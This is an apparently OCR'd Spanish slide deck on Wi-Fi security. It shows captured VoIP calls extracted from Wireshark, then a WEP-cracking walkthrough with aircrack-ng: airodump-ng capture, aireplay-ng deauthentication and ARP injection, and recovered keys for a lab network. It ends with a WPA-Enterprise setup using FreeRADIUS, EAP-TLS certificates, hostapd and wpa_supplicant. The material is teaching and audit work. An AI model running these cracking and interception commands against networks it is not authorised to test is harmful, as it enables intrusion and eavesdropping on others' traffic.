Seguridad en redes inalámbricas

Oscar Díaz Barriga


WI-FI

- Estándar para redes inalámbricas basado en 802.11 – Capa de Enlace.
- Se tiene 802.11a (5Ghz) , 802.11b (2.4Ghz), 802.11g (2.4Ghz)

GST


WI-FI

- Red Alámbrica:




WI-FI

- Red Inalámbrica:



WI-FI


captura - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: rtp
No. Time
2534 9.398989
2542 9.419394
2547 9.438881
2554 9.459420
2559 9.478923
2564 9.499694
2567 9.518995
Wireshark: RTP Streams
Detected 3 RTP streams. Choose one for forward and reverse direction for analysis
Src IP addr Src port Dest IP addr Dest port SSRC Payload Packets Lost Max Delta (ms) Max Jitter (ms) Mean Jitter (ms) Pb?
192.168.0.99 37004 .90.40.184.13 11988 49774861 ITU-T G.711 PC 1623 0 (0.0%) 28.07 1.47 0.60
90.40.184.13 11988 192.168.0.99 37004 22635143(ITU-T G.711 PC 831 791 (48.8%) 480.35 11.44 4.48 X
192.168.0.99 15672 .90.40.184.13 17698 61682977 Unknown (126) 6 -2 (-50.0%) 10203.90 1795.71 5100.77 X
Analyze
Wireshark: RTP Stream Analysis
Forward Direction
Reversed Direction
Analysing stream from 192.168.0.99 port 37004 to 190.40.184.139 port 11988 SSRC = 3497748613
Packet Sequence Delta (ms) Jitter (ms) IP BW (kbp Marker Status
2534
2542
2547
2554
2559
2564
2567
2568
2571
2576
2585
Save payload...
audio
Archivo Editar Ver Tracks Generar Efecto Analizar Ayuda
CD
audio
Mono, 8000Hz
32-bit float
Silencio Solo
Frecuencia del proyecto (Hz):
8000
Principio de selección:
Fin
Length
Posición de audio:
00 h 00 m 00 s
00 h 00 m 07 s

WIFI Seguridad

Wired Equivalent Privacy

WIFI - WEP

- Parte del estándar 802.11.
- Utiliza algoritmo de cifrado RC4.
- IV (Vector de Inicialización) de 24 bits.
- Claves 64 bits (24+40) y 128 (24+104).
- Un IVS pequeño puede usarse el mismo en diferentes paquetes de datos.

WIFI - WEP

- Entre las herramientas para auditoria inalámbrica se tiene aircrack-ng (http://www.aircrack-ng.org/).
- Provee diferentes herramientas :
  - airodump-ng
  - aireplay-ng
  - aircrack-ng , etc.

WIFI - WEP

- Airodump-ng permite la captura de paquetes.

```
bt ~ # airodump-ng -c 1 -bssid $AP --ivs -w cap ath1
```

```
CH  1 ][ Elapsed: 2 hours 13 mins ][ 2007-03-19 17:49

BSSID              PWR  Beacons   # Data  CH  MB  ENC   ESSID

00:13:46:[illegible]  138    77923   458893   1  54. WEP   gst
00:0F:3D:[illegible]   -1        0        3   1  -1  WEP

BSSID              STATION            PWR  Packets  Probes

00:13:46:8B:DD:AD  00:13:46:[illegible]  139   481915  gst
00:13:46:8B:DD:AD  00:13:46:[illegible]   94     1079  gst
00:0F:3D:AB:1C:80  00:0E:3B:[illegible]   99      110  45[illegible]
```

WIFI - WEP

- Aireplay-ng utilizado para inyectar paquetes.
- Usando la opción de “Reinyección ARP”
  - Escucha en espera de paquete ARP.
  - Reenvía al AP forzándolo que envié el mismo paquete ARP con diferente IVS.

```
bt ~ # aireplay-ng -0 -1 -a $AP -c $WIFI ath1
bt ~ # aireplay-ng -3 -b $AP -h $WIFI ath1 -x 1020
Saving ARP requests in replay_arp-0319-153953.cap
You should also start airodump-ng to capture replies.
Read 6031603 packets (got 762872 ARP requests), sent 3966019 packets...
```

WIFI - WEP

- Aircrack-ng permite encontrar las claves de 802.11 WEP, WPA, WPA-PSK.

```
[redacted]:~/crackwifi64$ aircrack-ng -n 64 *.ivs
Opening cap-03.ivs
Read 98568 packets.

   #  BSSID              ESSID                     Encryption

   1  00:13:46:[redacted]                          WEP (98567 IVs)
   2  00:0F:[redacted]                             WEP (1 IVs)

Index number of target network ? 1
```

```
                                    Aircrack-ng 0.7

                [00:00:01] Tested 73218 keys (got 98567 IVs)

KB    depth   byte(vote)
 0    0/  8   67(  29) CB(  18) 52(  13) 04(  12) 7E(  12) 8F(  12)
 1    1/ 15   73(  16) 71(  13) BC(  13) 80(  12) B4(  12) B8(  12)
 2    4/ 14   ED(  13) 54(  12) C0(  12) E6(  12) 04(   8) 6D(   5)

                    KEY FOUND! [ 67:73:74:74:74 ] (ASCII: gsttt )
```

WIFI - WEP

- #aircrack-ng -x -b $AP *.ivs

```
[redacted]:~/crackwifi128$ aircrack-ng -x -b 00:13:46:[redacted] *.ivs
Opening cap-04.ivs
Read 478475 packets.

                [00:00:02] Tested 2 keys (got 478472 IVs)

KB    depth   byte(vote)
 0    0/  1   67(  95) EA(  15) 72(  13) 93(  13) 31(  12) B0(  12) B3(  12)
 1    0/  1   73( 113) 10(  18) 46(  15) 04(  13) 2A(  13) 88(  13) 98(  13)
 2    0/  1   74(  62) 1F(  16) B1(  16) CC(  13) CF(  13) 1E(  12) 99(  12)
 3    0/  1   6C( 103) 8F(  24) 0E(  15) 27(  15) 13(  13) 26(  13) 12(  12)
 4    0/  1   61( 117) AC(  23) 31(  17) A5(  17) A0(  15) 1D(  13) 2B(  12)
 5    0/  1   62( 175) 39(  21) 61(  16) 17(  13) 29(  13) 32(  12) CB(  12)
 6    0/  1   5F( 152) 1E(  28) C7(  15) 05(  13) 5D(  11) 56(  10) BE(  10)
 7    0/  1   77( 169) 6E(  26) 88(  22) 5E(  18) A6(  18) B4(  18) DC(  18)
 8    0/  1   65(  87) D5(  33) E0(  23) D4(  21) 4B(  20) D3(  19) 72(  14)
 9    0/  1   70( 128) 0A(  21) 6F(  17) 75(  17) 7A(  17) EA(  17) 9D(  15)
10    0/  1   31( 130) EE(  20) 45(  18) D1(  18) 35(  17) 2C(  16) 7D(  15)
11    0/  1   32( 189) F4(  22) 48(  21) 94(  16) 79(  15) BE(  15) F3(  15)
12    0/  1   38( 115) 96(  44) 6E(  32) F8(  23) 07(  20) A0(  20) B5(  20)

  KEY FOUND! [ 67:73:74:6C:61:62:5F:77:65:70:31:32:38 ] (ASCII: gstlab wep128 )
```

Wireless Protected Access

Wi-Fi – WPA

- WiFi Protected Access – (Acceso protegido) corrige errores de WEP.
- Autentificación vía servidor.
- Hereda el uso RC4.
- Utiliza un IV de 48 bits.

Wi-Fi – WPA


- Uso de TKIP (Temporal Key Integrity Protocol) permitiendo que la llave cambie en el tiempo. Clave temporal + MAC.
- MIC - (Message Integrity Code) previene contra ataques de repetición.

Wi-Fi – WPA

- Existen 2 modos :
- WPA-Personal (WPA-PSK).
- WPA-Enterprise (WPA-802.1x/EAP).

Wi-Fi – WPA + Radius

- Para la autenficación se tiene FreeRadius, OpenRadius, etc.
- Escogemos el FreeRadius que soporta autentificaciones vía PAP, el MS-CHAP, el EAP-MD5, el EAP-GTC, el EAP-TLS, etc.



Wi-Fi – WPA + Radius

- Para la configuración se pueden seguir el ejemplo de :
  - http://wiki.freeradius.org/WPA_HOWTO
  - Necesario openssl, openssl-perl (CA.pl) y bind (dns-keygen)
    - CA.pl – Crea los certificados
    - dns-keygen – Genera clave pudiendo indicar, el tipo, longitud y nombre

Wi-Fi – WPA + Radius

- Ca.root

```
[root@radiusserver radius]# ./Ca.root gstlab
Generating a 1024 bit RSA private key
...++++++
..++++++
writing new private key to 'pem/newreq.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:PE
State or Province Name (full name) [Berkshire]:Lima
Locality Name (eg, city) [Newbury]:Lima
Organization Name (eg, company) [My Company Ltd]:GST
Organizational Unit Name (eg, section) []:Telecom
Common Name (eg, your name or your server's hostname) []:
Email Address []:gst@xxxxx.com
MAC verified OK
[root@radiusserver radius]#
```

Wi-Fi – WPA + Radius

- Ca.server

```
[root@radiusserver radius]# ./Ca.server radiusserver gstlab gstlab
Generating a 1024 bit RSA private key
........++++++
..........++++++
writing new private key to 'pem/newreq.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:PE
State or Province Name (full name) [Berkshire]:Lima
Locality Name (eg, city) [Newbury]:Lima
Organization Name (eg, company) [My Company Ltd]:GST
Organizational Unit Name (eg, section) []:Telecom
Common Name (eg, your name or your server's hostname) []:radiusserver
Email Address []:gst@xxxxx.com
```

Wi-Fi – WPA + Radius

- Ca.server

```
Certificate Details:
        Serial Number: 1 (0x1)
        Validity
            Not Before: Mar 20 13:55:30 2007 GMT
            Not After : Mar 19 13:55:30 2008 GMT
        Subject:
            countryName               = PE
            stateOrProvinceName       = Lima
            localityName              = Lima
            organizationName          = GST
            organizationalUnitName    = Telecom
            commonName                = radiusserver
            emailAddress              = gst@xxxxx.com
        X509v3 extensions:
            X509v3 Extended Key Usage:
            TLS Web Server Authentication
Certificate is to be certified until Mar 19 13:55:30 2008 GMT (365 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
MAC verified OK
```

Wi-Fi – WPA + Radius

- Ca.client

```
[root@radiusserver radius]# ./Ca.client TELECOM55 gstlab gstlab
Generating a 1024 bit RSA private key
..................++++++
.....++++++
writing new private key to 'pem/newreq.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:PE
State or Province Name (full name) [Berkshire]:Lima
Locality Name (eg, city) [Newbury]:Lima
Organization Name (eg, company) [My Company Ltd]:GST
Organizational Unit Name (eg, section) []:Telecom
Common Name (eg, your name or your server's hostname) []:TELECOM55
Email Address []:gst@xxxxx.com
```

Wi-Fi – WPA + Radius

- Ca.client

```
Certificate Details:
        Serial Number: 2 (0x2)
        Validity
            Not Before: Mar 20 13:57:09 2007 GMT
            Not After : Mar 19 13:57:09 2008 GMT
        Subject:
            countryName               = PE
            stateOrProvinceName       = Lima
            localityName              = Lima
            organizationName          = GST
            organizationalUnitName    = Telecom
            commonName                = TELECOM55
            emailAddress              = gst@xxxxx.com
        X509v3 extensions:
            X509v3 Extended Key Usage:
            TLS Web Client Authentication
Certificate is to be certified until Mar 19 13:57:09 2008 GMT (365 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
MAC verified OK
```

Wi-Fi – WPA + Radius

- Los pasos anteriores crean:
  - root.pem, radiusserver.pem y root.der, TELECOM55.p12
- En /etc/raddb donde se ubican:

```
[root@radiusserver raddb]# ls
acct_users    eap.conf           naspasswd        snmp.conf
attrs         experimental.conf  oraclesql.conf   sql.conf
certs         hints              postgresql.conf  users
clients       huntgroups         preproxy_users   x99.conf
clients.conf  ldap.attrmap       proxy.conf       x99passwd.sample
db.daily      mssql.conf         radiusd.conf
dictionary    naslist            realms
```

Wi-Fi – WPA + Radius

- En **users** añadir:

```
TELECOM55 Auth-Type := EAP
DEFAULT Auth-Type := Reject
        Reply-Message = "Your account has been disabled."
```

- En **clients.conf** añadir:

```
# The wireless access point
client 192.168.0.10 {
    secret = gstlab
    shortname = GST_root
    nastype = "other"
}
```

- Modificar el **radiusd.conf** y ejecutar en modo de depuración:
  - radiusd -X -A

Wi-Fi – WPA + Radius

- Ahora se agrega el soporte WPA al **acces point** con **hostap**
  (http://hostap.epitest.fi/hostapd/)
- Se configura el archivo hostapd.conf

```
# bit0 = WPA
# bit1 = IEEE 802.11i/RSN (WPA2) (dot11RSNAEnabled)
wpa=1
#RADIUS authentication server
auth_server_addr=192.168.35.56
auth_server_port=1812
auth_server_shared_secret=gstlab
# RADIUS accounting server
acct_server_addr=192.168.35.56
acct_server_port=1813
acct_server_shared_secret=gstlab
```

Wi-Fi – WPA + Radius

- Ahora se agrega el soporte WPA los clientes (http://hostap.epitest.fi/wpa_supplicant/)
- Se configura el archivo wpa_supplicant.conf

```
# WPA-EAP using EAP-TLS
ctrl_interface=/var/run/wpa_supplicant
network={
        ssid="gst"
        key_mgmt=WPA-EAP
        proto=WPA
        eap=TLS
        ca_cert="/etc/cert/root.der"
        private_key="/etc/cert/TELECOM55.p12"
        private_key_passwd="gstlab"
}
```

Referencias

- http://www.irit.fr/~Ralph.Sobek/wifi/802.11-1999.pdf
- http://madwifi.org/
- http://www.remote-exploit.org/backtrack.html
- http://www.aircrack-ng.org/doku.php?id=spanish
- http://hwagm.elhacker.net/htm/aircrack-ng.htm
- http://www.symantec.com/region/mx/enterprisesecurity/content/framework/LAM_5708.html

Preguntas?

- Gracias